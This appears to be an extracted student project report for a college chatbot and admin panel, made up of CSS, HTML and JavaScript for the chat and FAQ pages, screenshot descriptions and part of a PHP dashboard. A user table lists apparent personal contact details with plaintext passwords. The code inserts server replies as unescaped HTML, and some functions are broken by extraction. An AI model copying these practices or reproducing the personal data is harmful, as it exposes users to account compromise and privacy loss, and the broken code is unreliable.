  padding: 12px 15px;
  border-radius: 15px;
  display: inline-block;
  clear: both;
  word-wrap: break-word;
  font-size: 0.95rem;
}

.bot {
  background: #ffeae4;
  color: #333;
  float: left;
}

.user {
  background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
  color: #6A1E1E;
  float: right;
}

.chat-input {
  display: flex;
  border-top: 1px solid #ffc000;
  background: #fff2cc;
}

.chat-input input {
  flex: 1;
  padding: 12px 15px;
  border: none;
  outline: none;
  background: transparent;
  font-size: 0.95rem;
}

.chat-input button {
  background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
  color: #6A1E1E;
  border: none;
  padding: 0 20px;
  cursor: pointer;
  border-radius: 0 0 20px 0;
}

```

```

.faq-header {
  background: linear-gradient(120deg, #ffe0d1, #ebb9b0);
  color: #6A1E1E;
  text-align: center;
  font-weight: 600;
  padding: 15px;
  font-size: 1.1rem;
}

.faq-list {
  flex: 1;
  overflow-y: auto;
  padding: 15px;
}

.faq-item {
  background: #fff7f4;
  margin-bottom: 10px;
  padding: 10px 15px;
  border-radius: 10px;
  border-left: 4px solid #e48a8a;
  cursor: pointer;
}

.faq-item:hover {
  background: #ffeae4;
}

@media (max-width: 900px) {
  .main-container {
    flex-direction: column;
    align-items: center;
  }
  .chat-container, .faq-container {
    width: 100%;
    height: 50%;
  }
  .faq-container {
    order: 2;
  }
}
</style>
</head>
<body>

<div class="main-container">
  <div class="chat-container">
    <div class="chat-header"><img alt="College Chatbot icon" data-bbox="365 858 392 875"/> College Chatbot</div>

    <div class="selectors">

```

```

<select id="stream">
  <option value="BSC IT">BSC IT</option>
  <option value="BSC CS">BSC CS</option>
  <option value="DSAI">DSAI</option>
</select>
<select id="year">
  <option value="First Year">First Year</option>
  <option value="Second Year">Second Year</option>
  <option value="Third Year">Third Year</option>
</select>
<button id="setContextBtn">Set Context</button>
</div>

<div class="chat-messages" id="chatMessages">
  <div class="message bot">Please set stream and year to start.</div>
</div>

<div class="chat-input">
  <input type="text" id="chatInput" placeholder="Type a message..." />
  <button id="sendBtn">Send</button>
</div>
</div>

<div class="faq-container">
  <div class="faq-header">📖 FAQs List</div>
  <div class="faq-list" id="faqList">Loading FAQs...</div>
</div>
</div>

<script>
const input = document.getElementById("chatInput");
const sendBtn = document.getElementById("sendBtn");
const messages = document.getElementById("chatMessages");
const setContextBtn = document.getElementById("setContextBtn");
const streamSelect = document.getElementById("stream");
const yearSelect = document.getElementById("year");
const faqList = document.getElementById("faqList");

let contextSet = false;
let currentStream = "";
let currentYear = "";

function addMessage(text, sender) {
  const div = document.createElement("div");
  div.classList.add("message", sender);
  div.innerText = text;
  messages.appendChild(div);
  messages.scrollTop = messages.scrollHeight;
}

```

```

setContextBtn.addEventListener("click", async () => {
  const stream = streamSelect.value;
  const year = yearSelect.value;

  currentStream = stream;
  currentYear = year;

  const res = await fetch("coconnect_chat.php", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ set_context: true, stream, year })
  });
  const data = await res.json();
  addMessage(data.answer, "bot");
  contextSet = true;

  loadFAQs(stream, year);
});

async function botReply(userText) {
  if (!contextSet) {
    addMessage("Please set stream and year first.", "bot");
    return;
  }

  const typingDiv = document.createElement("div");
  typingDiv.classList.add("message", "bot");
  typingDiv.innerText = "Typing...";
  messages.appendChild(typingDiv);

  try {
    const res = await fetch("chat.php", {
      method: "POST",
      headers: { "Content-Type": "application/json" },
      body: JSON.stringify({ message: userText })
    });
    const data = await res.json();
    setTimeout(() => {
      typingDiv.innerHTML = data.answer;
      messages.scrollTop = messages.scrollHeight;
    }, 800);
  } catch (err) {
    typingDiv.innerHTML = "Oops! Something went wrong.";
  }
}

function handleSend() {
  const text = input.value.trim();
  if (text !== "") {
    addMessage(text, "user");
  }
}

```

```


        input.value = "";
        botReply(text);
    }
}

sendBtn.addEventListener("click", handleSend);
input.addEventListener("keypress", (e) => { if (e.key === "Enter") handleSend(); });

async function loadFAQs(stream, year) {
    try {
        const res = await
fetch(`get_faqs.php?stream=${encodeURIComponent(stream)}&year=${encodeURIComponent(year)}&t=${Date.now()}`);
        const data = await res.json();
        faqList.innerHTML = "";
        if (data.length > 0) {
            data.forEach(item => {
                const div = document.createElement("div");
                div.classList.add("faq-item");
                div.textContent = item.question;
                div.addEventListener("click", () => {
                    addMessage(item.question, "user");
                    botReply(item.question);
                });
                faqList.appendChild(div);
            });
        } else {
            faqList.innerHTML = "<p>No FAQs available.</p>";
        }
    } catch (err) {
        faqList.innerHTML = "<p>Error loading FAQs.</p>";
    }
}
</script>
</body>
</html>

```


Admin Dashboard



A screenshot of a web browser displaying the Admin Login page. The browser's address bar shows 'localhost/TY/admins_auth.php'. The page has a blue header with the text 'RAMNIRANJAN JHUNJHUNWALA COLLEGE OF ARTS, COMMERCE AND SCIENCE (AUTONOMOUS)' and 'Opposite Ghatkopar Railway Station West, Mumbai-400086, Maharashtra, India'. The main content area is light blue and contains two white cards. The left card is titled 'Admin Login' and has input fields for 'Username' and 'Password' (with a toggle icon), a 'Forgot Password?' link, and a blue 'Login' button. The right card is titled 'New Admin?' and contains the text 'Register yourself to manage announcements, chatbot data, and much more.' and a white 'Create Account' button.

localhost/TY/admins_auth.php

RAMNIRANJAN JHUNJHUNWALA COLLEGE OF ARTS, COMMERCE AND SCIENCE (AUTONOMOUS)
Opposite Ghatkopar Railway Station West, Mumbai-400086, Maharashtra, India

Admin Login

Username

Password


[Forgot Password?](#)

Login

New Admin?

Register yourself to manage announcements, chatbot data, and much more.

Create Account



A screenshot of a web browser displaying the Admin Registration page. The browser's address bar shows 'localhost/TY/admin_register.php'. The page has a blue header with the text 'Ramniranjan Jhunjunwala College of Arts, Commerce and Science (Autonomous)' and 'Opp. Ghatkopar Railway Station (W), Mumbai-400086'. The main content area is light blue and contains a single white card titled 'Admin Registration'. The card has input fields for 'Username', 'Email', and 'Password' (with a validation message 'Please fill out this field.'), a blue 'Register' button, and a link 'Already have an account? Login'.

localhost/TY/admin_register.php

Ramniranjan Jhunjunwala College of Arts, Commerce and Science (Autonomous)
Opp. Ghatkopar Railway Station (W), Mumbai-400086

Admin Registration

Username



Email



Password

Please fill out this field.

Register

[Already have an account? Login](#)





Manage Users

Manage Manage Users

Admin

Super User

User Management Panel

Show All

Download CSV

#	Full Name	Email	Phone	Password	PS ID	Actions
1	Sonu Kanojiya	Sonu005@gmail.com	8779876677	454545	89089089	Edit Delete
2	Suraj Yadav	suraj45@gmail.com	7486874785	096590	08989577	Edit Delete
3	Pradeep Yadav	yadav8282@gmail.com	8779876554	898989	98098098	Edit Delete
4	Akash kanojiya	akash2005@gmail.com	8779876787	909090	98798798	Edit Delete
5	Shikhayana singh	Seinu1307@gmail.com	8779877878	000000	98789878	Edit Delete

FAQs

Manage FAQs

Admin

Super User

FAQ Management Dashboard

+ Add New FAQ

Stream: -- All Streams --

Year: -- All Years --

Apply Filter

ID	QUESTION	ANSWER	STREAM	YEAR	ACTIONS
11	How do you know exam dates?	Notice boards, college website, emails, or student portal.	BSC IT	First Year	Edit Delete
10	Where do you pay your college fees?	At the fees counter or online portal both online & offline.	BSC IT	Third Year	Edit Delete
9	Where do you pay your college fees?	At the fees counter or online portal both online & offline.	BSC IT	Second Year	Edit Delete
8	Where do you pay your college fees?	At the fees counter or online portal both online & offline.	BSC IT	First Year	Edit Delete

Admin Panel

R J College

FAQs

Manage FAQs

Admin

Super User

Dashboard

Accountent

Academic Calendar

Internship

Manage Users

FAQs

User Feedback

Notification

Practical Video

Practical Image

Question

Annocment?

Answer

coming soon

Stream

DSAI

Year

FY

Cancel

Save FAQ

Admin Panel

R J College

Notification

Manage Notification

Admin

Super User

Dashboard

Accountent

Academic Calendar

Internship

Manage Users

FAQs

User Feedback

Notification

Practical Video

Practical Image

View & Manage Questions

ID	STREAM	YEAR	QUESTION	CREATED AT	ACTION
20	BSc IT	SY	What is the purpose of Study Materials?	2025-11-10 02:13:15	Edit Delete
19	DSAI	FY	What is Viva Examination?	2025-11-10 02:12:26	Edit Delete
18	DSAI	SY	What is a Value Added Course?	2025-11-10 02:12:06	Edit Delete
17	BSc CS	SY	What are Lab Safety Rules?	2025-11-10 02:11:45	Edit Delete
16	BSc IT	TY	What is Plagiarism in academics?	2025-11-10 02:11:28	Edit Delete
15	BSc CS	FY	What is the Student Council?	2025-11-10 02:10:57	Edit Delete
14	DSAI	FY	What is a Value Added Course?	2025-11-10 02:10:45	Edit Delete

- **Admin Dashboard.php**

```
<?php
error_reporting(E_ALL);
ini_set('display_errors', 1);
include 'db_connect.php';

// --- FETCH CURRENT PROFILE IMAGE ---
$defaultImg = 'https://media.geeksforgeeks.org/wp-
content/uploads/20221210180014/profile-removebg-preview.png';
$profileImg = $defaultImg;

$imgRow = $conn->query("SELECT image_path FROM profile_images LIMIT 1");
if ($imgRow && $imgRow->num_rows > 0) {
    $r = $imgRow->fetch_assoc();
    if (!empty($r['image_path']) && file_exists($r['image_path'])) {
        $profileImg = $r['image_path'] . '?v=' . filemtime($r['image_path']);
    }
}
?>
<!doctype html>
<html lang="en">
<head>
<meta charset="utf-8"/>
<meta name="viewport" content="width=device-width, initial-scale=1.0"/>
<title>Admin Dashboard — Premium UI</title>
<link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/font-
awesome/6.5.2/css/all.min.css"/>
<style>
:root{
    --primary:#407BFF;
    --primary-dark:#1a57e0;
    --panel:#0C1635;
    --muted-light:rgba(255,255,255,0.6);
    --transition:all 0.3s ease;
}
*{margin:0;padding:0;box-sizing:border-box;font-family:'Poppins',sans-serif;}
body{
display:flex;
min-height:100vh;
overflow:hidden;
background:var(--panel);
transition:var(--transition);
}
::-webkit-scrollbar{
display:none;
}

/* SIDEBAR */
```

```

.sidebar {position:fixed;left:0;top:0;bottom:0;width:90px;min-
width:90px;background:linear-gradient(180deg,var(--primary) 0%,var(--primary-dark)
100%);color:#fff;display:flex;flex-direction:column;align-items:center;padding:2px
10px;border-right:1px solid rgba(255,255,255,0.1);box-shadow:0 0 20px
rgba(0,0,0,0.25);transition:var(--transition);}
.sidebar.expanded {width:260px;min-width:260px;}
.brand {display:flex;align-items:center;gap:12px;width:100%;padding:8px;border-
radius:10px;cursor:pointer;}
.logo-box {width:48px;height:48px;border-
radius:14px;background:rgba(255,255,255,0.15);display:flex;align-items:center;justify-
content:center;font-weight:700;font-size:18px;color:#fff;box-shadow:0 3px 10px
rgba(0,0,0,0.25);}
.logo-box img {border-radius:15px;border:2px solid white;width:48px;height:48px;}
.brand-name {display:none;}
.sidebar.expanded .brand-name {display:block;}
.brand-name .title {font-size:17px;font-weight:600;}
.brand-name .sub {font-size:12px;color:var(--muted-light);}

/* NAV */
.nav {width:100%;display:flex;flex-direction:column;margin-top:15px;gap:10px;}
.nav-item {display:flex;align-items:center;gap:16px;width:100%;padding:12px
14px;border-radius:15px;color:#fff;cursor:pointer;position:relative;transition:var(--
transition);background:rgba(255,255,255,0.1);box-shadow:0 3px 10px rgba(0,0,0,0.25);}
.nav-item:hover {background:rgba(255,255,255,0.18);transform:translateY(-2px)
scale(1.02);}
.nav-item.active {background:rgba(255,255,255,0.25);box-shadow:inset 0 0 10px
rgba(255,255,255,0.3),0 0 12px rgba(0,0,0,0.4);transform:scale(1.03);}
.nav-item i {font-size:18px;width:38px;text-align:center;}
.nav-item span {display:none;}
.sidebar.expanded .nav-item span {display:inline-block;}

/* FOOTER BASE */
.sidebar-footer {
margin-top: auto;
width: 100%;
padding: 10px 0;
display: flex;
justify-content: center;
align-items: center;
}

/* FOOTER CONTAINER */
.footer-card {
display: flex;
justify-content: center;
align-items: center;
gap: 14px;
width: 100%;
}

```

```

/* FOOTER BUTTONS */
.footer-btn {
  width: 36px;
  height: 36px;
  border-radius: 50%;
  background: rgba(255, 255, 255, 0.08);
  display: flex;
  align-items: center;
  justify-content: center;
  color: #fff;
  font-size: 14px;
  cursor: pointer;
  position: relative;
  transition: all 0.3s ease;
  box-shadow: inset 0 0 6px rgba(255, 255, 255, 0.05),
    0 2px 6px rgba(0, 0, 0, 0.3);
}

/* HOVER EFFECT (Neon Blue Glow) */
.footer-btn:hover {
  background: rgba(64, 123, 255, 0.2);
  box-shadow: 0 0 10px rgba(64, 123, 255, 0.7),
    inset 0 0 6px rgba(64, 123, 255, 0.4);
  transform: translateY(-2px) scale(1.1);
}

/* ICON STYLING */
.footer-btn i {
  pointer-events: none;
}

/* MAIN */
.main {margin-left: 90px; flex: 1; display: flex; flex-direction: column; background: var(--panel); transition: var(--transition);}
.sidebar.expanded ~ .main {margin-left: 260px;}
.topbar {height: 70px; display: flex; align-items: center; justify-content: space-between; padding: 0 20px; background: #407BFF; backdrop-filter: blur(8px); border-bottom: 1px solid rgba(0,0,0,0.1);}
.topbar-left {display: flex; align-items: center; gap: 10px;}
.hambtn {width: 46px; height: 46px; border-radius: 12px; background: rgba(255,255,255,0.25); display: flex; align-items: center; justify-content: center; color: #000; cursor: pointer; box-shadow: inset 0 0 6px rgba(255,255,255,0.15), 0 4px 10px rgba(0,0,0,0.2); transition: all 0.35s ease;}
.hambtn i {font-size: 20px; transition: transform 0.3s ease; color: white;}
.hambtn:hover i {transform: rotate(180deg);}
.page-title {font-weight: 600; color: #f8f8f8;}
.page-sub {font-size: 12px; color: #f8f8f8;}
.topbar-right {display: flex; align-items: center; gap: 10px;}
.profile {display: flex; align-items: center; gap: 8px; padding: 5px 8px; background: rgba(255,255,255,0.12); border-radius: 10px; cursor: pointer;}

```



```

.profile img {width:38px;height:38px;border-radius:50%;object-fit:cover;transition:opacity
0.3s ease;}
iframe#contentFrame {flex:1;border:none;width:100%;height:calc(100vh - 70px);}

/* PROFILE PANEL */
.profile-panel {
  position: fixed;
  top: 80px;
  right: -420px;
  width: 360px;
  height: calc(100vh - 120px);
  background: rgba(30, 35, 45, 0.9);
  color: #fff;
  border-left: 1px solid rgba(255, 255, 255, 0.05);
  box-shadow: -8px 0 25px rgba(0, 0, 0, 0.6);
  z-index: 1200;
  transition: right 0.4s ease;
  display: flex;
  flex-direction: column;
  align-items: center;
  padding: 32px 24px;
  backdrop-filter: blur(10px);
  border-radius: 20px 0 0 20px;
}
.profile-panel.open { right: 0; }
.profile-panel .avatar {
  width: 150px; height: 150px; border-radius: 50%; border: 3px solid #407BFF;
  overflow: hidden; box-shadow: 0 8px 25px rgba(64, 123, 255, 0.4);
  margin-bottom: 22px; transition: transform 0.3s ease, box-shadow 0.3s ease;
}
.profile-panel .avatar:hover { transform: scale(1.05); box-shadow: 0 10px 35px rgba(64,
123, 255, 0.6); }
.profile-panel .avatar img { width:100%; height:100%; object-fit:cover; transition:opacity
0.3s ease, transform 0.3s ease; }
.profile-panel .avatar img:hover { opacity:0.9; transform:scale(1.02); }
.panel-btn {
  width: 100%; padding: 13px 15px; border-radius: 12px; border: none;
  font-weight: 600; font-size: 15px; cursor: pointer; margin-bottom: 14px;
  transition: all 0.3s ease; letter-spacing: 0.3px;
  display:flex; justify-content:center; align-items:center; gap:8px;
}
.panel-btn.upload {
  background: linear-gradient(135deg, #407BFF, #0056ff);
  color:#fff; box-shadow:0 4px 15px rgba(64, 123, 255, 0.4);
}
.panel-btn.upload:hover { transform: translateY(-3px); box-shadow: 0 6px 20px
rgba(64,123,255,0.5); }
.panel-btn.remove {
  background: linear-gradient(135deg, #ff4757, #d41e31);
  color:#fff; box-shadow:0 4px 15px rgba(255,71,87,0.4);
}

```

```

}
.panel-btn.remove:hover { transform: translateY(-3px); box-shadow:0 6px 20px
rgba(255,71,87,0.5); }
.panel-btn.close {
background: rgba(255,255,255,0.08); color:#fff; border:1px solid rgba(255,255,255,0.05);
}
.panel-btn.close:hover { background:rgba(255,255,255,0.15); transform:translateY(-3px); }
#fileInput { display:none; }

/* RESPONSIVE BEHAVIOR */
@media (max-width: 992px) {
.sidebar {
position: fixed; left: -260px; width: 260px; min-width:260px; z-index:2000;
height: 100vh; transition: left 0.4s ease;
}
.sidebar.expanded { left:0; }
.main { margin-left:0 !important; }
body.menu-open::after {
content:""; position:fixed; inset:0; background:rgba(0,0,0,0.5);
z-index:1500; backdrop-filter:blur(2px);
}
.profile-panel { width:100%; right:-100%; border-radius:0; height:calc(100vh - 70px); }
.profile-panel.open { right:0; }
}
@media (max-width:480px){
.nav-item span{display:inline-block!important;font-size:14px;}
.nav-item i{font-size:16px;}
.profile img{width:32px;height:32px;}
.panel-btn{font-size:14px;padding:12px;}
.avatar{width:120px;height:120px;}
}
</style>
</head>
<body>

<!-- SIDEBAR -->
<aside class="sidebar" id="sidebar">
<div class="brand" data-src="dashboard.php">
<div class="logo-box"></div>
<div class="brand-name"><div class="title">Admin Panel</div><div class="sub">R J
College</div></div>
</div>

<nav class="nav">
<div class="nav-item active" data-src="dashboard.php"><i class="fas fa-
home"></i><span>Dashboard</span></div>
<div class="nav-item active" data-src="accouncement.php"><i class="fas fa-
bullhorn"></i><span>Accouncemt</span></div>

```

```

    <div class="nav-item" data-src="calendar_pdf.php"><i class="fas fa-calendar-
    alt"></i><span>Academic Calendar</span></div>
    <div class="nav-item" data-src="internship.php"><i class="fas fa-
    briefcase"></i><span>Internship</span></div>
    <div class="nav-item" data-src="manage_users.php"><i class="fas fa-
    users"></i><span>Manage Users</span></div>
    <div class="nav-item" data-src="faq_manager.php"><i class="fas fa-question-
    circle"></i><span>FAQs</span></div>
    <div class="nav-item" data-src="manage_feedback.php"><i class="fas fa-
    comments"></i><span>User Feedback</span></div>
    <div class="nav-item" data-src="manage_questions.php"><i class="fas fa-
    bell"></i><span>Notification</span></div>
    <div class="nav-item" data-src="admin_video.php"><i class="fas fa-
    video"></i><span>Practical Video</span></div>
    <div class="nav-item" data-src="admin_images.php"><i class="fas fa-
    image"></i><span>Practical Image</span></div>
  </nav>

  <div class="sidebar-footer">
    <div class="footer-card">
      <div class="footer-btn" id="profileBtn" title="Profile"><i class="fas fa-
